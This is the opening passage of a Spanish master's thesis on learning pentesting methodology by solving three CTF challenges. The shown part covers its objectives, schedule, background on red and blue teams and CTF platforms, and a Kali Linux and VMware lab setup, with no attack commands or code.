Pentesting & Hacking Ético mediante resolución de un Capture The Flag (CTF)

Nombre Estudiante: Israel Torres Gonzalo

Programa: Máster Universitario en Ciberseguridad y Privacidad

Nombre Profesores: Pablo González Pérez & Jordi Serra Ruiz

Fecha entrega: Curso 2022/2023 – 1º Semestre

Dedicado a mi mujer y a mis dos hijos por darme la fuerza necesaria para trabajar y aprender cada día.

FICHA DEL TRABAJO FINAL

Título del trabajo:	Pentesting & Hacking Ético mediante resolución de un Capture The Flag (CTF)
Nombre del autor:	Israel Torres Gonzalo
Nombre del consultor:	Pablo González Pérez
Fecha de entrega (mm/aaaa):	01/2023
Área del Trabajo Final:	Seguridad en redes y sistemas
Titulación:	Máster Universitario en Ciberseguridad y privacidad

Resumen del Trabajo (máximo 250 palabras):

La finalidad de este trabajo es conocer la metodología utilizada para realizar un pentesting o test de intrusión en un sistema informático. Una vez aplicada con éxito esta metodología sobre un sistema, se pueden conocer y resolver las configuraciones incorrectas que ponen en riesgo este activo para protegerlo ante los futuros ataques que pueda sufrir. Es una metodología relativamente nueva pero crítica para los activos expuestos a redes públicas como Internet, ya que permite a las corporaciones adelantarse a lo que un atacante realizaría sobre sus activos y equipar las medidas que evitarán que esto suceda.

Este trabajo de fin de máster se inicia con un repaso al estado de arte que nos ha llevado al uso normalizado de retos CTF (Capture The Flag) como metodología de enseñanza para pentesting. Continúa con la exposición del entorno elegido para la realización de los tres escenarios planteados, tanto a nivel hardware como a nivel software. Posteriormente se realiza la resolución de los tres escenarios en cinco fases diferenciadas y con multitud de información adicional como descripción de comandos de consola shell o capturas de pantalla con los resultados obtenidos en cada paso realizado. Posteriormente se revisan las conclusiones motivadas por la realización de este trabajo de fin de máster.

Abstract (in English, 250 words or less):

The purpose of this paper is to learn about the methodology used to perform a pentesting or penetration test on a computer system. Once this methodology has been successfully applied to a system, we can identify and resolve the incorrect configurations that put this asset at risk in order to protect it against future attacks. This is a relatively new but critical methodology for assets exposed to public networks such as the Internet, as it allows companies to anticipate what an attacker could do to their assets and provide them with the measures to prevent it.

This master's thesis begins with a review of the state of the art that has led to the standardised use of CTF (Capture The Flag) challenges as a didactic methodology for pentesting. It continues with a presentation of the environment chosen to perform the three proposed scenarios, both at hardware and software level. Subsequently, the resolution of the three scenarios is conducted in five different phases and with a multitude of additional information such as a description of shell console commands or screenshots with the results obtained in each step. Subsequently, the conclusions drawn from the completion of this master's thesis are reviewed.

Palabras clave (entre 4 y 8):

CTF CVE CWE Ciberseguridad Sistemas Pentesting Flag

Índice

Índice de figuras

1. Introducción

1.1 Contexto y justificación del Trabajo

Actualmente se pueden encontrar multitud de noticias sobre ciber-ataques a empresas con distintas finalidades: obtener un beneficio económico con la venta de los datos obtenidos, extorsión a las empresas afectadas, disminuir la credibilidad, etc. Estos ataques, lejos de ser una moda pasajera o de caer en desuso, se están incrementando. Según los últimos datos a cierre de año, en el 2021 hubo un crecimiento notable [1], de casi un 125%, en el área de ciberataques.

Ante esta situación, las empresas han creado nuevos departamentos/grupos de trabajo con la misión de proteger sus activos (datos) de los delincuentes y sus ciber-ataques. Uno de estos equipos sería el denominado **Blue Team** que es el encargado de diseñar e implementar las defensa que detengan los ataques y protejan los sistemas al tiempo que monitorizan de forma preventiva.

Por otro lado, aparece en las empresas otro equipo de trabajo: el **Red Team, el cual tiene la misión de evitar las medidas de seguridad implantadas para certificar su validez.** Las misiones del Red Team pueden ser planificar y ejecutar *pentesting* sobre los activos protegidos, evaluar otros riesgos como el phishing e intentar explotarlo con los empleados, efectuar ataques de ingeniería social, etc.

Realizar un ***pentesting*** es intentar el acceso a una máquina sobre la cual no se tiene permisos ni credenciales gracias a vulnerabilidades encontrados en el sistema o errores en la configuración. Este **TFM** está dedicado a escenarios **CTF** que se pueden definir como ejercicios de *pentesting* enfocados a instruir y formar a los futuros técnicos del Red Team. **Se basan en el aprendizaje a través del reto** puesto que presentan escenarios similares a los reales y para cuya resolución es necesario adquirir habilidades o conocimientos concretos de seguridad y ponerlos en práctica. Esta combinación de resolución de retos bajo cierta presión y la búsqueda de los conocimientos necesarios para ello, hace que se interioricen las habilidades puestas en práctica y sean unos métodos de aprendizaje muy productivos.

En el ámbito personal me atrae mucho la ciberseguridad en redes y sistemas y me gustaría especializarme profesionalmente en esta rama. Poseo conocimientos de seguridad y *pentesting*, y mi intención es ampliarlos y conseguir certificaciones que lo avalen. Es por esto por lo que me he decidido a afrontar este TFM compuesto por retos CTF como una etapa más en mi camino formativo. De esta forma aprenderé cómo realizar ataques de intrusión a equipos y a través de su estudió comprenderé cómo identificarlos, mitigarlos y/o solucionarlos.

[1] El Mundo PIXEL, 2022, El año de los grandes ciberataques en España
URL: https://www.elmundo.es/tecnologia/2021/12/01/61a63b4ae4d4d8db5a8b4577.html

1.2 Objetivos del trabajo

El objetivo general de este TFM es planificar y documentar la metodología necesaria para identificar, explotar y solucionar las vulnerabilidades que comprometan las máquinas de los retos CTF que lo componen. Estas vulnerabilidades permiten el acceso a datos protegidos (denominados *flags*) en los sistemas objetivo, esto evidencia que no se cumple el principio de confidencialidad de datos. Tampoco se cumplirían los principios de integridad ni disponibilidad al poder modificar y borrar dichos datos.

La parte funcional del trabajo se resolverá mediante pruebas de penetración o *pentesting* a las máquinas objetivo que revelarán la información necesaria para desarrollar el resto de las tareas del TFM. Por tanto, se puede desgranar el objetivo principal en los cuatro siguientes subobjetivos:

A. **Enumerar** los servicios, puertos y software que se ejecuta en cada uno de los contenedores puestos a disposición del alumno a través de un entorno de contenedores Docker. Para ello se utilizarán diferentes utilidades disponibles públicamente, sus manuales de uso y ejemplos extraídos de fuentes públicas.

B. **Lograr la explotación** de vulnerabilidades en las máquinas propuestas y conseguir las 3 *flags* de usuario. Para ello se analizarán los datos conseguidos en la fase enumeración, se identificarán posibles puntos de intrusión a los sistemas y se pondrán en práctica las técnicas necesarias (*exploits*) para aprovechar estos puntos de entrada y confirmar la intrusión. De esta manera se tendrá acceso a parte de los datos protegidos por el sistema objetivo.

C. Lograr una **escalada de privilegios** en cada una de las máquinas propuestas y conseguir así las 3 *flags* de administración. En este subobjetivo se utilizarán nuevas técnicas, basadas en vulnerabilidades detectadas en los sistemas, para lograr el acceso a la totalidad de los datos del sistema (acceso *root*) u a otro contendor de datos únicamente accesible desde la máquina objetivo.

D. **Ofrecer soluciones** para las vulnerabilidades y escaladas de privilegios utilizadas para la resolución de cada máquina del CTF para configurar un posible escenario en el que la información estuviera segura y se cumpliera con los principios de confidencialidad, integridad y disponibilidad.

1.3 Objetivos personales del trabajo

Mi objetivo al elegir la temática de CTF para la realización de mi TFM es **ampliar mis conocimientos en las técnicas utilizadas en los desafíos CTF**. Antes de iniciar este TFM tenía conocimientos sobre cómo realizar reconocimiento de servicios y puertos abiertos en *hosts,* pero no conocía la metodología necesaria para explotar estos servicios y conseguir acceder a la información de los sistemas. Además, contaba con experiencia en *hardening* de *hosts,* pero sin tener claro el papel del *Red Team* y cómo se realizan sus trabajos.

Por esto, se pueden enumerar los objetivos personales que me han traído hasta la elaboración de este TFM de la siguiente manera:

- **Adquirir conocimiento sobre enumeración** de posibles puntos de acceso a los sistemas basándonos en los puertos/servicios activos, las versiones de aplicativo que se ejecutan en estos, etc.
- **Afianzar conocimientos sobre metodologías estudiadas** en otras asignaturas de este máster: *SQL Injection, Path traversal¸ reverse hashing*, etc.
- Ampliar mi conocimiento acerca de explotación de vulnerabilidades manualmente para poder acceder a un sistema.
- **Ampliar mi conocimiento sobre las herramientas** que se pueden utilizar para facilitar las tareas de reconocimiento y explotación de vulnerabilidades.
- Ampliar mi conocimiento sobre cómo limitar la superficie de ataque realizando tareas de *hardening* en los sistemas para evitar o mitigar los posibles ataques.

En términos generales mi objetivo es conseguir una base en conocimientos *Red Team* y afianzar los conocimientos *Blue Team* que poseo.

1.4 Requerimientos del proyecto

- Conexión a *Internet* para descargar desde *GitHub* los contenedores *Docker* que contienen los retos CTF.
- Un ordenador capaz de ejecutar los contenedores *Docker* con los retos CTF, en este TFM se utiliza *Kali Linux 22.3* [2] con Docker para su ejecución.
- Un ordenador capaz de ejecutar *Kali Linux* o similar para los trabajos de *pentesting*, se utiliza *Kali Linux 22.3* [2] en este TFM.

1.5 Enfoque y método seguido

El enfoque de este TFM es práctico, se basa en la explotación de vulnerabilidades para conseguir acceso al sistema que permita lectura de distintos tipos de información confidencial en tres escenarios presentados por el equipo docente como retos CTF.

El método utilizado para conseguir la explotación se divide en las cuatro fases estándar de un pentesting que se documentarán para cada escenario:

- **Enumeración** de los servicios y datos de los escenarios.
- **Análisis de vulnerabilidades** que podrían aplicar a cada sistema.
- **Explotación de las vulnerabilidades** encontradas en la fase anterior.
- **Post-Explotación**: confirmar acceso a la información confidencial buscada, escalar privilegios o realizar *pivoting* a otro equipo.

[2] KALI, 2022, Kali Linux 2022.3 Release
URL: https://www.kali.org/blog/kali-linux-2022-3-release/

La resolución de retos CTF necesita de conocimientos en cuanto a qué técnicas y herramientas se pueden utilizar para cada una de estas cuatro fases. Estas herramientas son actualizadas frecuentemente al tiempo que aparecen otras que mejoran o cambian la metodología por lo que es necesario estar actualizado sobre las últimas metodologías, vulnerabilidades y la explotación de estas.

Tras estas cuatro fases se realizará un informe exponiendo los pasos que se han seguido, herramientas, dificultades, etc. y explicando cuáles mejoras se podrían aplicar a los sistemas para que estos dejaran de ser vulnerables

1.6 Riesgos del proyecto

- No localizar el modo de resolver alguna de las máquinas propuestas.
- No efectuar una correcta memoria en cuanto a correcciones a implantar para evitar que las máquinas afectadas sean vulnerables.
- No seguir las guías de formato y contenido de TFM propuestas en el aula.

1.7 Planificación del Trabajo

Para mostrar y justificar los tiempos estimados se utilizado un cuadro esquemático a modo de cronograma con una asignación de dificultad para cada tarea basada en la experiencia del autor en cada una de las áreas:

ACTIVIDAD	FECHA INICIO	ESTIMACIÓN DÍAS	FECHA FIN	ESTIMACIÓN DIFICULTAD
Planificación	03-oct	9	12-oct	
Configuración del Entorno	05-oct	5	10-oct	
Enumeración de puertos servicios y software en cada contenedor	12-oct	20	01-nov	
Resolución flags contenedor 1	12-oct	10	22-oct	
Resolución flags contenedor 2	22-oct	12	03-nov	
Resolución flags contenedor 3	03-nov	15	18-nov	
Documentación de detalles y mitigaciones	15-nov	15	30-nov	
Preparación de la entrega final y correcciones	03-dic	35	07-ene	
Elaboración de presentación TFM (slides + presentación)	20-dic	25	14-ene	
Preparación de defensa síncrona TFM	07-ene	15	22-ene	

INICIO PROYECTO	03-oct
FIN PROYECTO	22-ene

Figura 1. Cronograma del Proyecto

Se detalla cada uno de los puntos:

- **Planificación:** elaboración de este punto (1.7) del trabajo fin de máster con la previsión de fechas para cada tarea.

- **Configuración del Entorno:** se exponen los sistemas hardware y software que se utilizan para la consecución de los retos CTF incluidos en este TFM. Se detallan las versiones de software utilizadas, aplicaciones y herramientas instaladas, así como los comandos necesarios para la ejecución de cada escenario CTF y toda la información relacionada y relevante para estos procesos iniciales.

- **Enumeración de puertos servicios y software en cada contenedor:** se explican las metodologías y herramientas utilizadas para obtener el máximo de información de los contenedores que se ejecutan en cada escenario. De esta forma se puede focalizar la siguiente fase de resolución.

- **Resolución flags en contenedores:** se utiliza la información del punto anterior para analizar cómo se puede conseguir acceso a los contenedores de cada escenario. Se comprueba si es posible utilizar las vulnerabilidades encontradas en los sistemas del CTF y si mediante estas vulnerabilidades se puede leer la información confidencial objetivo de cada *CTF* (*flags*).

- **Documentación de detalles y mitigaciones:** en este punto se toma un tiempo adicional para aumentar el detalle de la información aportada en la resolución de cada máquina y exponer las mitigaciones que se podrían aplicar para evitar que los escenarios sean vulnerables.

- **Preparación de la entrega final de la memoria y correcciones:** este punto se incluye para corregir todo aquello que se comente por el equipo docente e intentar mejorar y ampliar la información aportada en este TFM.

- **Elaboración de presentación TFM (slides + presentación):** se elabora una presentación, previsiblemente en PowerPoint, sobre la resolución de los escenarios CTF de este TFM. Posteriormente se graba un video en el que se expone la presentación y se detalla cada una de las *slides.*

- **Preparación de defensa síncrona TFM:** se dedica este tiempo a repasar los puntos de este TFM, así como la estructura y resolución de cada uno los escenarios para poder defender de forma competente el TFM ante el tribunal UOC.

1.7.1 Diagrama Gantt del TFM




Figura 2. Diagrama Gantt del Proyecto

1.8 Breve descripción de los otros capítulos de la memoria

En esta memoria de TFM se va a utilizar una organización basada en los tres escenarios a resolver como objetivo. Por ello los puntos dedicados a las distintas fases de *pentesting* están divididos en subpuntos dentro de cada escenario *CTF.*

A continuación, se enumeran los siguientes capítulos de este TFM:

- **Capítulo 2: Estado del arte,** donde se exponen los aspectos tecnológicos relevantes que han llevado a nuestra sociedad al punto que ha motivado la realización de este trabajo fin de máster y a considerarlo como parte de tecnología punta aplicada.

- **Capítulo 3: Configuración del entorno,** donde se detallan las configuraciones y sistemas hardware y software que se utilizan para la realización de los retos CTF: el objetivo principal de este TFM.

- **Capítulo 4: CTF,** donde se realizan las cinco fases correspondientes a un *pentesting* sobre cada uno de los tres escenarios planteados por el equipo docente. En primer lugar, se divide este capítulo en tres subcapítulos, uno por escenario, y posteriormente se subdivide cada subcapítulo en seis más, uno por cada fase de la metodología de *pentesting* que se aplica sobre cada escenario y otro adicional con un resumen de las *flags* obtenidas. Se considera que es la manera adecuada de dividir el CTF en las distintas las fases del *pentesting,* pero focalizándonos en cada uno de los escenarios.

- **Capítulo 5: Conclusiones,** donde se realiza una revisión sobre el cumplimiento de los objetivos generales y personales tras la realización del TFM, un seguimiento de los hitos propuestos inicialmente y sus fechas tope y se definen posibles tareas a realizar como mejoras a implementar en futuros trabajos.

- **Capítulo 6: Glosario,** donde aparecen definidos los términos específicos del lenguaje técnico utilizado en la temática de este TFM.

- **Capítulo 7: Bibliografía,** donde se detallan las fuentes consultadas para la elaboración de este TFM.

- **Capítulo 8: Anexos,** donde se recogerá la documentación adicional que no tenga cabida dentro de otro apartado del CTF o sea demasiado amplia para incluirla directamente dentro de un capítulo.

2. Estado del arte

El mundo de los sistemas de la información siempre ha estado en constante evolución. Comenzando por el cambio en los sistemas de almacenamiento pasando a través de la democratización del uso de los sistemas informáticos (en lo profesional y en lo personal) y llegando al **primer cambio disruptivo que fue la interconexión de sistemas de información a través de redes para el trabajo en empresas y posteriormente *Internet*** que unificó la mayoría de las redes empresariales.

En cada salto o innovación tecnológica asociada a los sistemas de información, aparecían nuevas ramas de estudio y nuevas figuras asociadas a ellas. Esto sucedió cuando aparecieron los primeros compiladores y con ellos la figura del programador dedicado o cuando la interconexión de sistemas ya era algo necesario para trabajar con computadores y apareció la figura del especialista en interconexiones o redes de computadores. Esto provocó que la figura del mantenedor del sistema como rol único desapareciera y en su lugar aparecieran **distintos perfiles especializados en cada una de las funciones necesarias para la explotación de los sistemas de la información.**

Con la interconexión masiva de sistemas de Internet aparecieron multitud de nuevas amenazas y nuevos roles empresariales destinados a evitarlas. Esta conectividad global supuso que la mayoría de los sistemas de la información ya no se encontraban ubicados en instalaciones de acceso restringido y sin posibilidad de acceso remoto. A partir de ese momento **cualquier usuario conectado a *Internet* tenía la posibilidad de conectarse a cualquier sistema de la red**, público o privado. Es por esto por lo que fue crítico mejorar las protecciones de la información que no debía ser publicada, alterada, borrada, etc. y, por otra parte, garantizar que la información estuviera accesible en todo momento para los usuarios legítimos que necesitaran acceso a ella desde la red.

La interconexión de sistemas corporativos a *Internet* también introdujo el uso de nuevos elementos destinados a mejorar la seguridad como f*irewalls* **y la puesta en práctica de nuevas metodologías** que hasta ese momento no eran críticas (por la limitación de la superficie de ataque en equipos no conectados a redes globales) como, por ejemplo, la identificación única y segura de usuarios, el uso de antivirus como norma, la obligación de establecer políticas de contraseñas robustas, las políticas de bloqueo de cuentas en fallos de autenticación, los dobles controles de autenticación como sistemas *2FA*, así como la limitación de la exposición de los diferentes servicios corporativos o asegurar el correcto bastionado de los equipos corporativos en red.

Figura 3. Token físico RSA SecurID para 2FA

En los siguientes años **los equipos frontera fueron evolucionando y pasaron de ser *firewalls* que actuaban en capa 3 a ser capa 4 para evitar nuevos tipos de ataques. Poco a poco la figura del técnico o ingeniero de redes se quedaba obsoleta** al tener que enfrentarse a diferentes situaciones con multitud de especializaciones. Es por esto por lo que esta posición necesitaba dividirse y combinarse con otros roles para originar nuevas oportunidades como, por ejemplo, los roles focalizados en seguridad de la información, roles de desarrollo seguro, roles centrados en el control de identidad, etc.
Las figuras atacantes también evolucionaron, no sólo se aprovechaban de puertos abiertos, contraseñas inseguras o realizaban ataques de phishing dirigidos, **pasaron a aprovechar**, masivamente **los errores de programación de las aplicaciones y del equipamiento corporativo más común para tener nuevos puntos de entrada y a desarrollar nuevas formas de *malware* hechas a la medida de cada objetivo**. Las corporaciones tuvieron que lanzar indexadores para identificar estos errores que permitían accesos no permitidos a sus sistemas y asegurarse de que estaban exentos de riesgos conocidos con las versiones de software que manejaban.

Estos índices de errores o debilidades en los sistemas se llamaron:

- ***CWE***: definen debilidades generales que pueden aplicar a múltiples sistemas.
- ***CVE***: definen debilidades o errores específicos de un sistema o software.

Aparecían nuevas técnicas que permitían a los atacantes acciones que no se contemplaban en la mayoría de los simulacros de incidentes coetáneos como: *pivoting* entre redes para llegar a equipos críticos sin conexión directa a *Internet* o intentos de intrusión en equipos *IoT* y sistemas industriales (*OT*) críticos y normalmente poco protegidos y actualizados.

La industria tuvo que avanzar y se generalizó el uso de nuevos sistemas para evitar los ataques a la información como *Firewalls* capa 7 o sistemas *UTM y NGFW* que unificaban *Firewall*, *IDS* e *IPS* y que controlaban el acceso a redes corporativas a nivel de sesión. En lo relativo al personal a cargo de la seguridad corporativa también se inició una nueva especialización que originó, entre otros, los roles dentro de los llamados ***red team y blue team* encargados de, entre otras funciones, buscar fallos en los sistemas corporativos mediante *pentesting* y asegurar los sistemas corporativos frente ataques dirigidos.**

Era necesaria una definición formal para estos nuevos perfiles red y blue team: eran perfiles técnicos con conocimientos en sistemas de la información, sistemas operativos, funcionamiento y arquitectura de redes, comunicaciones TCP/IP con nociones de programación o incluso con grades conocimientos en esta rama para crear o defenderse frente a malware dedicado.

Al ser perfiles con un alcance tan amplio y con cierta profundidad en algunas áreas de conocimiento, estos no contaban con un plan de formación formal y muchos de ellos eran autodidactas que venían de otras áreas del SGSI o de la administración de sistemas y redes.




Figura 4. Red Team vs Blue Team (texto en Inglés)
(imagen extraída de: https://www.crowdstrike.com/cybersecurity-101/red-team-vs-blue-team/)

Como medio para conseguir la unificación de la formación, la verificación del conocimiento adquirido y poder mantener una fuente de aprendizaje comenzaron los retos *CTF (Capture The Flag).* Estos retos informáticos suelen ser pruebas de intrusión a sistemas, aunque puede haber otros basados únicamente en esteganografía, en inteligencia OSINT y otros. Pueden ser utilizados por aspirantes o miembros de perfiles Red Team para **valorar sus conocimientos sobre *pentesting* de sistemas.**

Poco a poco aparecen plataformas online que presentaban retos CTF como:

- **Hack The Box** [3]
- **Try Hack Me** [4]
- **VulnHub** [5]

Las cuales se pueden utilizar para iniciar o perfeccionar los conocimientos en este ámbito. ***Hack The Box*** y ***Try Hack Me*** se basan en un sistema *cloud* de máquinas objetivos al cual se conecta el usuario por *VPN* para realizar el *pentesting*. Mientras que en ***VulnHub*** se permite la descarga de las máquinas objetivo para ejecutarlas localmente con un hipervisor y entonces comenzar las tareas de *pentesting*.

Estas plataformas CTF representan un punto relevante y actual en la historia de la seguridad de sistemas y redes. Por tanto, se puede afirmar que los ejercicios CTF son una formación de referencia para los nuevos perfiles Red Team necesarios en seguridad de sistemas de la información.

Este TFM trata sobre la resolución de 3 escenarios CTF a modo de ejercicios Red Team y expone el equipamiento necesario y la metodología utilizada.

[3] Hack The Box, 2022, Hack The Box: Hacking Training For The Best
URL: https://www.hackthebox.com/
[4] Try Hack Me, 2022, TryHackMe | Cyber Security Training
URL: https://tryhackme.com/
[5] VulnHub, 2022, Vulnerable By Design ~ VulnHub
URL: https://www.vulnhub.com/

3. Configuración del entorno

El entorno que se va a utilizar para realizar este CTF está basado en *KALI Linux*. Para facilitar el análisis de los escenarios se ha decidido ejecutar ***KALI Linux* en una máquina virtual sobre un hipervisor VMWare Workstation** en una máquina con sistema operativo *Windows 11*.

Al ejecutarse *KALI Linux* dentro de un entorno virtualizado por *VMWare*, es posible realizar *snapshots* que faciliten volver a un estado anterior concreto en la propia máquina contenedora**. Los distintos contenedores *Docker* se ejecutarán dentro de la máquina *KALI Linux*** mediante la instalación de *Docker* que se detallará más adelante dentro de esta sección del TFM.

La conectividad de la máquina contenedora *KALI Linux* se ha resuelto utilizando conectividad *bridge* sobre el interfaz *ethernet* de la máquina física. De esta manera la máquina contenedora *KALI Linux* y sus respectivos contenedores estarán directamente expuestos a la red LAN:




Figura 5. Esquema del entorno virtualizado utilizado para el TFM

Debido a esta estructura de comunicación con la red LAN mediante un interfaz en *modo bridge* compartido con la máquina anfitriona, la máquina virtual *KALI Linux* tendrá una dirección IP asignada por el router con servidor *DHCP* instalado en la red LAN (rango 10.10.10.1/24). Esta dirección IP será del mismo rango que la del sistema anfitrión Windows 11 y tendrá conectividad directa con éste y con el resto de *los hosts* de esta red y salida a Internet mediante el router/gateway de la red (GTW con IP 10.10.10.1).

De esta manera los contenedores ***Docker* serán los encargados de ejecutar las máquinas vulnerables objetivos del CTF en el que se basa este TFM, mientras que la máquina virtual *KALI Linux* que ejecuta esos contenedores será la utilizada para las tareas de *pentesting*.**

3.1 Sistema anfitrión: Windows 11 Pro

El sistema anfitrión elegido para ejecutar la máquina virtual *KALI Linux* mediante un hipervisor *VMWare* es *Windows 11 Pro*. Se ha utilizado el mismo equipo (hardware) y sistema operativo que utiliza el autor de este TFM para su uso personal.

Se debe aclarar que para el uso del hipervisor de *VMWare Workstation Pro v16* es necesario que no esté habilitada en el sistema la aplicación de virtualización nativa de *Windows* llamada *Hyper-V*. Esto se debe a incompatibilidades entre ambos hipervisores.

La computadora física utilizada para el sistema anfitrión es un ordenador portátil con procesador Intel i5 de octava generación y 8GB de *RAM* por lo que es solvente para virtualizar la máquina *KALI Linux* con 4GB de memoria *RAM* dedicada y así trabajar con un rendimiento adecuado.

3.2 Sistema hipervisor: VMWare Workstation Pro v16

El software utilizado para ejecutar la máquina virtual *KALI Linux* es *VMWare Workstation Pro versión 16,* se puede descargar y adquirir desde su web oficial [6].

Se ha preferido utilizar una máquina virtual de *KALI Linux* sobre una máquina hardware dedicada por las siguientes ventajas:

- Opción de restaurar estados anteriores mediante la **función *snapshot* de *VMWare***. Esto facilita la recuperación del sistema en caso de desastres como instalación incorrecta de paquetes, cambios de configuración erróneos, etc.

- **Mayor comodidad en la redacción del TFM** al poder ejecutar el procesador de textos utilizado para el TFM (*Microsoft Word* sobre *Windows 11*) de forma simultánea a *KALI Linux* y sus contenedores, y utilizando únicamente una máquina física.

- **Posibilidad de realizar capturas de pantalla** de *KALI Linux* y sus herramientas **de una forma sencilla** al estar ejecutándose sobre un hipervisor en un escritorio *Windows 11*.

El uso de *VMWare* en preferencia a otras utilidades de virtualización como *VirtualBox* e *Hyper-V,* ambas soluciones gratuitas para uso personal frente a *VMWare Workstation Pro* que es una solución de pago, **se debe a**:

- Con *VMWare* se puede definir de forma exacta y sencilla la configuración de los distintos interfaces de red virtualizados y su relación con los interfaces de red físicos de la máquina anfitriona.

[6] VMWare, 2022, Descargar VMware Workstation Pro | ES
URL: https://www.vmware.com/es/products/workstation-pro/workstation-pro-evaluation.html

- **El autor cuenta con mayor experiencia de uso en *VMWare***, por lo que la mayoría de las operaciones de configuración a realizar en el hipervisor están interiorizadas y no supondrán un excesivo tiempo extra.

- **El mayor coste que implica esta solución frente a otras no aplica** ya que se adquirió la correspondiente licencia para la redacción de un documento TFG.

La **configuración de red** necesaria para que la máquina virtual *KALI Linux* tenga conectividad a *Internet* se ha solucionado mediante un **interfaz físico compartido en modo *bridge* con la máquina virtual**. La configuración de este interfaz de red a utilizar desde *KALI Linux* se debe realizar en el *Virtual Network Editor* de *VMWare*:

